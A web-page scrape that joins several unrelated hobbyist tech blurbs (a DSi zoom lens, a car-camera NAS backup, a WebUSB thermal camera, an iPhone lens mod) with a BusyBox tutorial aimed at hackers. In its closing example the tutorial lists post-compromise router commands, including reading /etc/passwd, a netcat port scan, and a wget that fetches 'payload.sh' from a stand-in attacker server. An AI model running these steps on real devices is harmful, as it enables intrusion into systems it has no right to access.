The Nintendo DSi was released in November 2008, and boasted a new feature not formerly seen on the brand’s handhelds—it had two cameras, inside and outside. It let the console take photos, a feature rather fitting given it was an era in which phone cameras had become the norm. Only, it wasn’t so good out of the box. However, [gavff] recently found an accessory from way back when that aimed to make the DSi’s camera somewhat more capable.
For some reason, the console accessories company Nyko decided that that the Nintendo DSi deserved an 8x optical zoom lens. Never mind that the console’s cameras were limited to a resolution of just 640 x 480 pixels, it was deemed important that the handheld have the ability to capture images of things that were somewhat farther away. The lens mounted to a specially-designed case that fit around the original DSi’s shell. It’s not particularly clear what the intended use case was, but if you wanted to expand the capability of your DSi camera, this was one way to do it. You could get some pretty sharp photos if you knew what you were doing, as [gavff] demonstrates in the video.
The video then takes things farther, putting an even larger, sillier telescopic camera lens on the DSi. [gavff] used it to capture a photo of the Moon, with the benefit that unlike modern smartphones, there’s no AI faking the results. The video also touches on the goofy Mad Catz flash accessory that used the DSi’s charge port.

For as many sensors, cameras, and computers as there are on modern cars, they ought to be a dream to poke around in and customize to one’s liking. Unfortunately they’re generally plagued by the same locked-down, proprietary software that most consumer electronics ship with, making it very difficult to interact with these systems in ways the manufacturer doesn’t approve of. There are a few exceptions to this rule, though, and [Sasha] built this system which backs up the footage from their electric car’s on-board cameras automatically to a NAS.
The system is built around a Raspberry Pi Zero 2 W which plugs directly into a USB port in the car’s glovebox. To set it up, the software only needs to be flashed onto the Pi and then it can be controlled from a smartphone. It can connect to any NAS over a variety of protocols and keeps track of what footage has been backed up, and can even automatically restart a backup if the car drives away before it has completed. It also automatically frees up space on the car’s internal drives by deleting any files that have already been synced to the NAS. All of the data is kept in the user’s control as well, and nothing leaves the LAN unless the user sets up backups to a cloud service on their own.
If you have the correct electric car and a Pi other than a Zero 2 W, [Sasha] also has a package for other Raspberry Pis that should work. Unfortunately this was designed for a specific electric car; other makes and models won’t work with this out of the box, but we hope that won’t stop others from checking out the GitHub page anyway trying to figure out what’s going on under the hoods of their car’s electrical and computer systems. Sometimes this leads to things you might not expect, like using the car itself as a video game controller.
Apple's iPhone Duo introduces Smart Take, Kid Cue, Duo Preview, and Duo FaceTime. Here's how its folding design changes group photos and where its cameras fall short.
Apple's iPhone Duo introduces Smart Take, Kid Cue, Duo Preview, and Duo FaceTime. Here's how its folding design changes group photos and where its cameras fall short.

When creating a peripheral for a mobile phone, an obvious path is to create a companion app with which to talk to it. But as we all know today’s app is tomorrow’s non-functional abandonware, so to give his infrared camera a long life, [Cezar Chirila] made it talk WebUSB to a browser instead.
The hardware is conventional enough, a FLIR sensor talking to an RP2040. There’s very little in the way of supporting circuitry save for a power supply regulator, as so much that might be on a standalone project is already present in the USB host device. Running the thing is as simple as going to a landing page in a browser that supports WebUSB, and using the camera. The whole lot is in a GitHub repository, if you’re interested.
We’re big fans of WebUSB, for exactly the reason it’s been used here. While there are a few browser features which have been deprecated over the years — who remembers the BLINK and MARQUEE HTML tags — it’s likely WebUSB won’t be one of them. This could only be topped by having the microcontroller share a small USB disk with the landing page as an HTML file.
The camera in a typical mobile phone is now at a standard at which it can be considered a serious device rather than a toy, such has been the effort put in by the phone manufacturers. They are still held back in some ways by their lenses despite the same development effort being pointed in that direction, and there have been projects aiming to replace those lenses with better quality ones. A while back we covered [Evan Monsma]’s replacement of his broken iPhone camera lens with a C-mount item, and now he’s back with a much improved version.
The original was glued on with cyanoacrylate adhesive, and this had parted. It was time to upgrade the phone, so he had a new lens mount covering two of the cameras machined from solid brass and leaving an open view for the third and unmodified camera. This was fixed to the phone with epoxy, and with a set of 3D printed lens covers to protect them he’s ready to go. There’s even a tripod thread machined into the bottom of this thing. He shows us it in action with both C-mount and EF-mount lenses, the latter resulting in a very long effective focal length.
We like this project, but perhaps we’d give it an IR filter to remove the unwanted pink glow. If you’re interested, here’s the original version.
To be able to hack the Internet of Things(IoT), smart home, smart TV, IP camera, VPN, routers and other such devices, the more you understand of Linux, the more success you will have. Nearly all of these devices use embedded Linux with tiny small kernels. The most popular of these embedded, tiny kernel Linuxes is BusyBox.
BusyBox sees itself as the Swiss Army Knife of Embedded Linux. It is a software component that combines tiny versions of many Unix utilities into a single binary.
In this article, we’ll explore what BusyBox is, its benefits and drawbacks, and how to get started using it on Kali Linux. Let’s get rolling!
What is BusyBox?
BusyBox is a lightweight software suite that combines many common Unix utilities into a single small executable file. Rather than having separate executables for each command like ls, cp, mv and tar, BusyBox packages all these utilities into one binary. When executed, BusyBox determines which tool to run based on how it was invoked, either through symbolic links or command-line arguments.
Typically weighing in at under 1MB, BusyBox can provide implementations of over 300 Unix utilities, including file operations, text processing tools, network utilities, system administration commands, and shell functionality. While these implementations are simplified compared to their full-featured GNU counterparts, they maintain compatibility with standard Unix command syntax for most common operations.
History and Development
BusyBox was created in 1996 by Bruce Perens as part of the Debian GNU/Linux installer. The original motivation was to create a rescue disk that could fit on a single floppy disk while still providing essential Unix tools.
1.44 MB Floppy disk
The project gained significant momentum when it was adopted by embedded Linux developers who faced similar space constraints in their target devices. As embedded systems proliferated in the late 1990s and early 2000s, BusyBox became increasingly important for devices with limited flash memory and RAM.
Over the years, BusyBox has been maintained by various developers, with Erik Andersen taking over development in the early 2000s and later Denys Vlasenko becoming the primary maintainer. The project has remained active and continues to evolve, with regular updates that add new utilities, improve compatibility, and enhance performance.
The development philosophy has remained consistent throughout its history: provide maximum functionality with minimum resource usage while maintaining reasonable compatibility with standard Unix tools.
Benefits and Advantages
BusyBox offers several compelling advantages that have made it a cornerstone of embedded Linux systems:
Space Efficiency: The most obvious benefit is BusyBox’s incredibly small footprint. By sharing code between utilities and eliminating redundant functionality, it achieves dramatic space savings compared to installing individual tools separately. A typical BusyBox installation might occupy less than 1MB while providing functionality equivalent to tens of megabytes of traditional utilities.
Memory Optimization: Beyond storage savings, BusyBox also conserves RAM by sharing common code paths between utilities. This is particularly valuable in embedded systems where memory is often severely constrained.
Simplified Deployment: Having all essential utilities in a single binary simplifies system deployment and reduces the complexity of dependency management. This is especially valuable in embedded systems where minimizing the number of moving parts is crucial for reliability.
Consistent Behavior: While individual GNU utilities may have different compilation options or versions across systems, BusyBox provides consistent behavior across deployments, which can reduce compatibility issues.
Customizability: BusyBox can be configured to include only the specific utilities needed for a particular application, allowing for even greater space optimization. This modular approach lets developers create highly specialized systems.
Performance: For many common operations, BusyBox utilities can actually outperform their full-featured counterparts due to their streamlined implementations and reduced overhead.
Why Hackers Should Care?
Portability: BusyBox works on almost any Linux or Unix-like system.
Minimal Footprint: Perfect for custom hacking distros, bootable USBs, or CTFs.
Essential for Embedded Targets: Many IoT devices and routers run BusyBox by default—knowing it helps you exploit or secure them
Stealth: BusyBox can be statically compiled and dropped onto a target for post-exploitation, giving you a full set of tools even on stripped-down systems.
Where BusyBox is Used
Domain
Examples / Usage
Embedded Systems
Used in router firmware, smart TVs, automotive infotainment, and industrial control systems. Brands: Linksys, Netgear, D-Link.
Container Environments
Alpine Linux (used in Docker containers) uses BusyBox as the default CLI toolkit to reduce image size and resource usage.
IoT Devices
Incorporated into low-power Internet of Things devices to provide essential system functions with minimal resource usage.
Recovery & Rescue Systems
Used in Linux rescue disks and recovery tools to offer a full Unix environment in limited space. Continues the legacy from the Debian installer.
Mobile Devices
Found in Android recovery mode and mobile Linux distributions for maintenance and emergency operations.
Educational Systems
Used on devices like the Raspberry Pi in educational environments for its simplicity and low resource footprint.
Essential BusyBox Commands for Hackers
Here’s a quick reference to some of the most useful BusyBox applets for hacking and pentesting
Command
Purpose
ls
List files and directories
cp
Copy files
mv
Move/rename files
rm
Remove files
cat
View file contents
grep
Search for patterns in files
awk
Pattern scanning and processing
sed
Stream editor for filtering and transforming text
vi
Text editor
wget
Download files from the web
nc
Netcat for networking
ifconfig
Configure network interfaces
ps
List running processes
kill
Send signals to processes
sh
Shell (ash)
Getting Started with BusyBox on Kali Linux
First, verify that BusyBox is installed on your Kali system:
kali> busybox –help
BusyBox can be invoked in several ways. The most straightforward method is to call it directly with the desired utility as an argument:
kali> busybox ps aux
To see all utilities available in your BusyBox installation:
kali> busybox –list
In hacking/penetration testing scenarios, BusyBox utilities can be particularly useful:
Network reconnaissance: Use busybox nslookup or busybox ping for basic network discovery
File operations: busybox find, busybox grep, and busybox awk for log analysis and file searching
System analysis: busybox ps, busybox netstat, and busybox top for system monitoring
Text processing: busybox sed and busybox cut for parsing command output
Security Considerations and Notable Attacks
While BusyBox itself is generally well-maintained and secure, its widespread deployment in embedded systems has made it a target for various security concerns:
Firmware Vulnerabilities: Many security incidents involving BusyBox have actually been related to vulnerabilities in the surrounding firmware or system configuration rather than BusyBox itself. However, because BusyBox is so commonly used in embedded devices, it often becomes part of the attack surface.
IoT Botnets: Several large-scale IoT botnets, including variants of Mirai, have targeted devices running BusyBox. These attacks typically exploit weak default credentials or unpatched vulnerabilities in the broader system rather than BusyBox-specific flaws.
Supply Chain Concerns: Because BusyBox is embedded in so many devices, vulnerabilities in BusyBox can have far-reaching consequences.
Configuration Issues: Many security problems arise from mis-configurations or the inclusion of unnecessary utilities that expand the attack surface. The modular nature of BusyBox, while beneficial for customization, requires careful consideration of which utilities to include.
The embedded nature of many BusyBox deployments can make security updates challenging, as end users often cannot easily update the firmware on their devices. This has led to situations where known vulnerabilities persist in deployed devices long after fixes are available.
Real-World Example
Suppose you’ve gained shell access on a router that runs BusyBox. Here’s how you might use it to enumerate the system and pivot further, you could;
bash# List users
busybox cat /etc/passwd

# Check network interfaces
busybox ifconfig

# Scan for open ports (if netcat is available)
busybox nc -zv 127.0.0.1 1-1024

# Download a script or tool
busybox wget http://yourserver/payload.sh

# Get a shell
busybox sh
Summary
As computing continues to diversify into edge devices, IoT systems, and resource-constrained environments, BusyBox remains as relevant as ever. Its combination of small size, comprehensive functionality, and proven reliability ensures its continued importance in the embedded Linux ecosystem.
If you’re curious about how tools like BusyBox power the tech world and want to learn Linux yourself, now’s a great time to begin. Take a look at our Linux Basics for Hackers Bundle — it’s a practical, beginner-friendly way to learn Linux.
 Login
Login